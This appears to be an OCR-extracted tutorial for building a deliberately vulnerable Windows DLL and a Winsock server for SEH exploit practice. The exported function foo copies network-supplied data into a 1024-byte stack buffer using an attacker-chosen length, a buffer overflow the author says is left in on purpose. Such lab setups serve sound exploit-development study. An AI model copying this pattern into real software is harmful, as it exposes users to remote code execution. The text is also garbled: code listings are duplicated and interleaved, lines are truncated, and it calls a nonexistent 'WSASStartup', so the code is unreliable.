
In the wizard select header file, and give it a name. I will use the name "mydllheader".




Then add a source file. To do it right click to the Source File. From the popup menu select Add \ New Item.




In the new window select C++ file, and give it a name. I used mydll as name in this example.



We need a source file to the patching project as well. To add it right click on the Source File, and from the popup menu select Add \ New Item




In the next window select C++ file, and give it a name. I used "patching" as name in the example.




Add the following code to mydllheader.h In this code we defined that there will be one exported function called foo, it will not have any return value. This function requires a string input parameter, and an integer input parameter.

```
#ifndef DLLHEADER_H_INCLUDED
#define DLLHEADER_H_INCLUDED
#ifdef DLL_EXPORT
# define EXPORT __declspec (dllexport)
#else
# define EXPORT
#endif
extern EXPORT void foo (char *str, int szam);
#endif
```



Then add the following code to mydll.cpp. It implements the previously exported foo function. The function itself is a perfect stack based bufferoverflow. It defines a 1024 byte buffer. In a try-catch block copies the input string to the previously defined buffer. It is in a try-catch block, to be able to write a SEH based exploit. We use the integer parameter, to be able to do easily fire an exception by entering zero as the value of it we get a division by zero exception.

```
#define DLL_EXPORT
#include "mydllheader.h"
#include <iostream>
EXPORT void foo (char *str, int szam)
{
    char buffer[1024];
    int size;
    try
    {
        memcpy(&size, str, 4);
        printf("Bytes received: %i\n", size);
        memcpy(buffer, str+4, size);
        szam=100/szam;
    }
    catch (char * strErr)
    {
    }
}
```



Then copy the following code to the patching.cpp. It defines a character array and an integer variable. Then read the values of them from the user. And finally calls the previously created foo function with the entered sting and integer as parameter.

```
#include <mydllheader.h>
#include <string>
#undef UNICODE
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include <ws2tcpip.h>
#include <stdlib.h>
#include <stdio.h>
// Need to link with Ws2_32.lib
#pragma comment (lib, "Ws2_32.lib")
// #pragma comment (lib, "Mswsock.lib")

//Custom packet structure.

int main(void)
{
    #define DEFAULT_BUFLen 4096
    #define DEFAULT_PORT "12345"

    WSADATA wsaData;
    int iResult;
    SOCKET ListenSocket = INVALID_SOCKET;
    SOCKET ClientSocket = INVALID_SOCKET;
    struct addrinfo *result = NULL;
    struct addrinfo hints;
    char recvbuf[DEFAULT_BUFLen];
    int recvbuflen = DEFAULT_BUFLen;
    int szam;

    printf("Enter a number if 0 division by zero fires the
exception handler: \n");
    scanf ("%d",&szam);
// Initialize Winsock
    iResult = WSASStartup(MAKEWORD(2,2), &wsaData);
    if (iResult != 0) {
        printf("WSASStartup failed with error: %d\n", iResult);
        return 1;
    }
    ZeroMemory(&hints, sizeof(hints));
    hints.ai_family = AF_INET;
    hints.ai_socktype = SOCK_STREAM;
    hints.ai_protocol = IPPROTO_TCP;
    hints.ai_flags = AI_PASSIVE;
// Resolve the server address and port
    iResult = getaddrinfo(NULL, DEFAULT_PORT, &hints, &result);
    if ( iResult != 0 ) {
        printf("getaddrinfo failed with error: %d\n", iResult);
        WSACleanup();
        return 1;
    }
}
```

```
    }
    // Create a SOCKET for connecting to server
    ListenSocket = socket(result->ai_family, result->ai_socktype,
result->ai_protocol);
    if (ListenSocket == INVALID_SOCKET) {
        printf("socket failed with error: %ld\n",
WSAGetLastError());
        freeaddrinfo(result);
        WSACleanup();
        return 1;
    }
    // Setup the TCP listening socket
    iResult = bind( ListenSocket, result->ai_addr, (int)result-
>ai_addrlen);
    if (iResult == SOCKET_ERROR) {
        printf("bind failed with error: %d\n", WSAGetLastError());
        freeaddrinfo(result);
        closesocket(ListenSocket);
        WSACleanup();
        return 1;
    }
    freeaddrinfo(result);
    iResult = listen(ListenSocket, SOMAXCONN);
    if (iResult == SOCKET_ERROR) {
        printf("listen failed with error: %d\n",
WSAGetLastError());
        closesocket(ListenSocket);
        WSACleanup();
        return 1;
    }
    // Accept a client socket
    ClientSocket = accept(ListenSocket, NULL, NULL);
    if (ClientSocket == INVALID_SOCKET) {
        printf("accept failed with error: %d\n",
WSAGetLastError());
        closesocket(ListenSocket);
        WSACleanup();
        return 1;
    }
    // No longer need server socket
    closesocket(ListenSocket);
    // Receive until the peer shuts down the connection
    do {
        iResult = recv(ClientSocket, recvbuf, recvbuflen, 0);
        if (iResult > 0) {
            printf("Bytes received: %d\n", iResult);
            foo (recvbuf,szam);
            break;
        }
        else if (iResult == 0)
            printf("Connection closing...\n");
    }
```

```

        else {
            printf("recv failed with error: %d\n",
WSAGetLastError());
            closesocket(ClientSocket);
            WSACleanup();
            return 1;
        }
    } while (iResult > 0);
// shutdown the connection since we're done
iResult = shutdown(ClientSocket, SD_SEND);
if (iResult == SOCKET_ERROR) {
    printf("shutdown failed with error: %d\n",
WSAGetLastError());
    closesocket(ClientSocket);
    WSACleanup();
    return 1;
}
// cleanup
closesocket(ClientSocket);
WSACleanup();
}

```

```

patching.cpp* mydll.cpp mydllheader.h
(Global Scope) main()
#include <mydllheader.h>
#include <string>
#undef UNICODE
#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <winsock2.h>
#include <ws2tcpip.h>
#include <stdlib.h>
#include <stdio.h>
// Need to link with Ws2_32.lib
#pragma comment (lib, "Ws2_32.lib")
// #pragma comment (lib, "Mswsock.lib")

//Custom packet structure.

int main(void)
{
    #define DEFAULT_BUFLen 4096
    #define DEFAULT_PORT "12345"

    WSADATA wsaData;
    int iResult;

```

```
SOCKET ListenSocket = INVALID_SOCKET;
SOCKET ClientSocket = INVALID_SOCKET;
struct addrinfo *result = NULL;
struct addrinfo hints;
char recvbuf[DEFAULT_BUFLen];
int recvbuflen = DEFAULT_BUFLen;
int szam;


printf("Enter a number if 0 division by zero fires the excep
scanf ("%d",&szam);
// Initialize Winsock
iResult = WSASStartup(MAKEWORD(2,2), &wsaData);
if (iResult != 0) {
    printf("WSAStartup failed with error: %d\n", iResult);
    return 1;
}
ZeroMemory(&hints, sizeof(hints));
hints.ai_family = AF_INET;
hints.ai_socktype = SOCK_STREAM;
hints.ai_protocol = IPPROTO_TCP;
hints.ai_flags = AI_PASSIVE;
// Resolve the server address and port
```

```
iResult = getaddrinfo(NULL, DEFAULT_PORT, &hints, &result);
if ( iResult != 0 ) {
    printf("getaddrinfo failed with error: %d\n", iResult);
    WSACleanup();
    return 1;
}
// Create a SOCKET for connecting to server
ListenSocket = socket(result->ai_family, result->ai_socktype
if (ListenSocket == INVALID_SOCKET) {
    printf("socket failed with error: %ld\n", WSAGetLastError()
freeaddrinfo(result);
    WSACleanup();
    return 1;
}
// Setup the TCP listening socket
iResult = bind( ListenSocket, result->ai_addr, (int)result->
if (iResult == SOCKET_ERROR) {
    printf("bind failed with error: %d\n", WSAGetLastError()
freeaddrinfo(result);
    closesocket(ListenSocket);
    WSACleanup();
    return 1;
}
```




```
    }|
    freeaddrinfo(result);
    iResult = listen(ListenSocket, SOMAXCONN);
    if (iResult == SOCKET_ERROR) {
        printf("listen failed with error: %d\n", WSAGetLastError);
        closesocket(ListenSocket);
        WSACleanup();
        return 1;
    }
    // Accept a client socket
    ClientSocket = accept(ListenSocket, NULL, NULL);
    if (ClientSocket == INVALID_SOCKET) {
        printf("accept failed with error: %d\n", WSAGetLastError);
        closesocket(ListenSocket);
        WSACleanup();
        return 1;
    }
    // No longer need server socket
    closesocket(ListenSocket);
    // Receive until the peer shuts down the connection
    do {
        iResult = recv(ClientSocket, recvbuf, recvbuflen, 0);
        closesocket(ListenSocket);
        WSACleanup();
        return 1;
    }
    // No longer need server socket
    closesocket(ListenSocket);
    // Receive until the peer shuts down the connection
    do {
        iResult = recv(ClientSocket, recvbuf, recvbuflen, 0);
        if (iResult > 0) {
            printf("Bytes received: %d\n", iResult);
            foo(recvbuf, szam);
            break;
        }
        else if (iResult == 0)
            printf("Connection closing...\n");
        else {
            printf("recv failed with error: %d\n", WSAGetLastError);
            closesocket(ClientSocket);
            WSACleanup();
            return 1;
        }
    }
    // cleanup
    closesocket(ClientSocket);
    WSACleanup();
}
```


Save every file by clicking on the Save All button.




Set the Visual Studio to create a Release build.




We have to set the properties of the patching project to find the newly created dll, and header files. to do it right click to the project, and from the popup menu select properties.




At the C/C++ tab select additional include directory.

